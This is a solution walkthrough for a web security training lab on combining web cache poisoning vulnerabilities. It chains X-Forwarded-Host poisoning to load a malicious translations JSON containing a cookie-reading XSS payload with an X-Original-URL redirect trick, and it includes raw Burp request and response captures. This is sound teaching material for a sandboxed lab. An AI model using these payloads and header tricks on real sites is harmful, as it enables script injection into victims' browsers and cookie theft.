- In Burp Repeater, experiment with the X-Forwarded-Host header and observe that it can be used to import an arbitrary JSON file instead of the translations.json file, which contains translations of UI texts.
- Notice that the website is vulnerable to DOM-XSS due to the way the initTranslations() function handles data from the JSON file for all languages except English.
- Go to the exploit server and edit the file name to match the path used by the vulnerable website: /resources/json/translations.json.
- In the head, add the header Access-Control-Allow-Origin: * to enable CORS.
- In the body, add malicious JSON that matches the structure used by the real translation file. Replace the value of one of the translations with a suitable XSS payload, for example:

```
{
 "en": {
  "name": "English"
 },
 "es": {
  "name": "español",
  "translations": {
   "Return to list": "Volver a la lista",
   "View details": "</a><img src=1 onerror='alert(document.cookie)' />",
   "Description:": "Descripción"
  }
 }
}
```

  Note: For the rest of this solution we will use Spanish to demonstrate the attack. If you injected your payload into the translation for another language, you will also need to adapt the examples accordingly.
- Store the exploit.
- In Burp, find a GET request for /?localized=1 that includes the lang cookie for Spanish: lang=es.

- Send the request to Burp Repeater. Add a cache buster and the following header, remembering to enter your own exploit server ID:
  X-Forwarded-Host: your-exploit-server-id.web-security-academy.net
- Send the response and confirm that your exploit server is reflected in the response.
- To simulate the victim, load the URL in your browser and confirm that the alert() fires.
- You have successfully poisoned the cache for the Spanish page, but the target user's language is set to English. As it's not possible to exploit users with their language set to English, you need to find a way to forcibly change their language.
- In Burp, go to "Proxy" > "HTTP history" and study the requests and responses that you generated. Notice that when you change the language on the page to anything other than English, this triggers a redirect, for example, to /setlang/es. The user's selected language is set server side using the lang=es cookie, and the home page is reloaded with the parameter ?localized=1.
- Send the GET request for the home page to Burp Repeater and add a cache buster.
- Observe that the X-Original-URL can be used to change the path of the request, so you can explicitly set /setlang/es. However, you will find that this response cannot be cached because it contains the Set-Cookie header.
- Observe that the home page sometimes uses backslashes as a folder separator. Notice that the server normalizes these to forward slashes using a redirect. Therefore, X-Original-URL: /setlang\es triggers a 302 response that redirects to /setlang/es. Observe that this 302 response is cacheable and, therefore, can be used to force other users to the Spanish version of the home page.
- You now need to combine these two exploits. First, poison the GET /?localized=1 page using the X-Forwarded-Host header to import your malicious JSON file from the exploit server.
- Now, while the cache is still poisoned, also poison the GET / page using X-Original-URL: /setlang\es to force all users to the Spanish page.
- To simulate the victim, load the English page in your browser and make sure that you are redirected and that the alert() fires.
- Replay both requests in sequence to keep the cache poisoned on both pages until the victim visits the site and the lab is solved.

Request

Raw | Params | Headers | Hex

```
GET / HTTP/1.1
Host: acbc1f571e3b8f3c80e63c5b000b00ce.web-security-academy.net
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://acbc1f571e3b8f3c80e63c5b000b00ce.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en,en-US;q=0.9
Cookie: session=CC3X86OPpiIOBMcFPfgXOjgzUUr84z37; lang=en
X-Original-URL: /setlang\es
```

Response

Raw | Headers | Hex

```
HTTP/1.1 302 Found
Location: /setlang/es
Connection: close
Cache-Control: max-age=30
Age: 0
X-Cache: miss
X-XSS-Protection: 0
Content-Length: 0
```

Request

Raw | Params | Headers | Hex

```
GET /?localized=1 HTTP/1.1
Host: acbc1f571e3b8f3c80e63c5b000b00ce.web-security-academy.net
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://acbc1f571e3b8f3c80e63c5b000b00ce.web-security-academy.ne
t/
Accept-Encoding: gzip, deflate
Accept-Language: en,en-US;q=0.9
Cookie: session=CC3X86OPpiIOBMcFPfgXOjgzUUr84z37; lang=es
X-Forwarded-Host:
ac961f031e938f3e80883cf6017500dc.web-security-academy.net
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Cache-Control: max-age=30
Age: 0
X-Cache: miss
X-XSS-Protection: 0
Content-Length: 11220

<!DOCTYPE html>
<html>
    <head>
        <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
        <script type="text/javascript"
src="\resources\js\translations.js"></script>
        <script>
            data = {

"host":"ac961f031e938f3e80883cf6017500dc.web-security-academy.net",
                "path":"/",
            }
        </script>
        <title>Combining web cache poisoning vulnerabilities</title>
    </head>
    <body>
        <div theme="ecommerce">
            <script src="/resources/js/labHeader.js"></script>
            <div id="labHeader">

            <section class="pageHeader">
                <div class="container">
                    <img src="/resources/images/logoAcademy.svg">
                    <div class="title-container">
                        <h2>Combining web cache poisoning vulnerabilities</h2>
                        <a id='exploit-link' class='button' target='_blank'
href='https://ac961f031e938f3e80883cf6017500dc.web-security-academy.net'>Go to
```

WEB SECURITY ACADEMY

Combining web cache poisoning vulnerabilities

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home | Account login

English

WE LIKE TO SHOP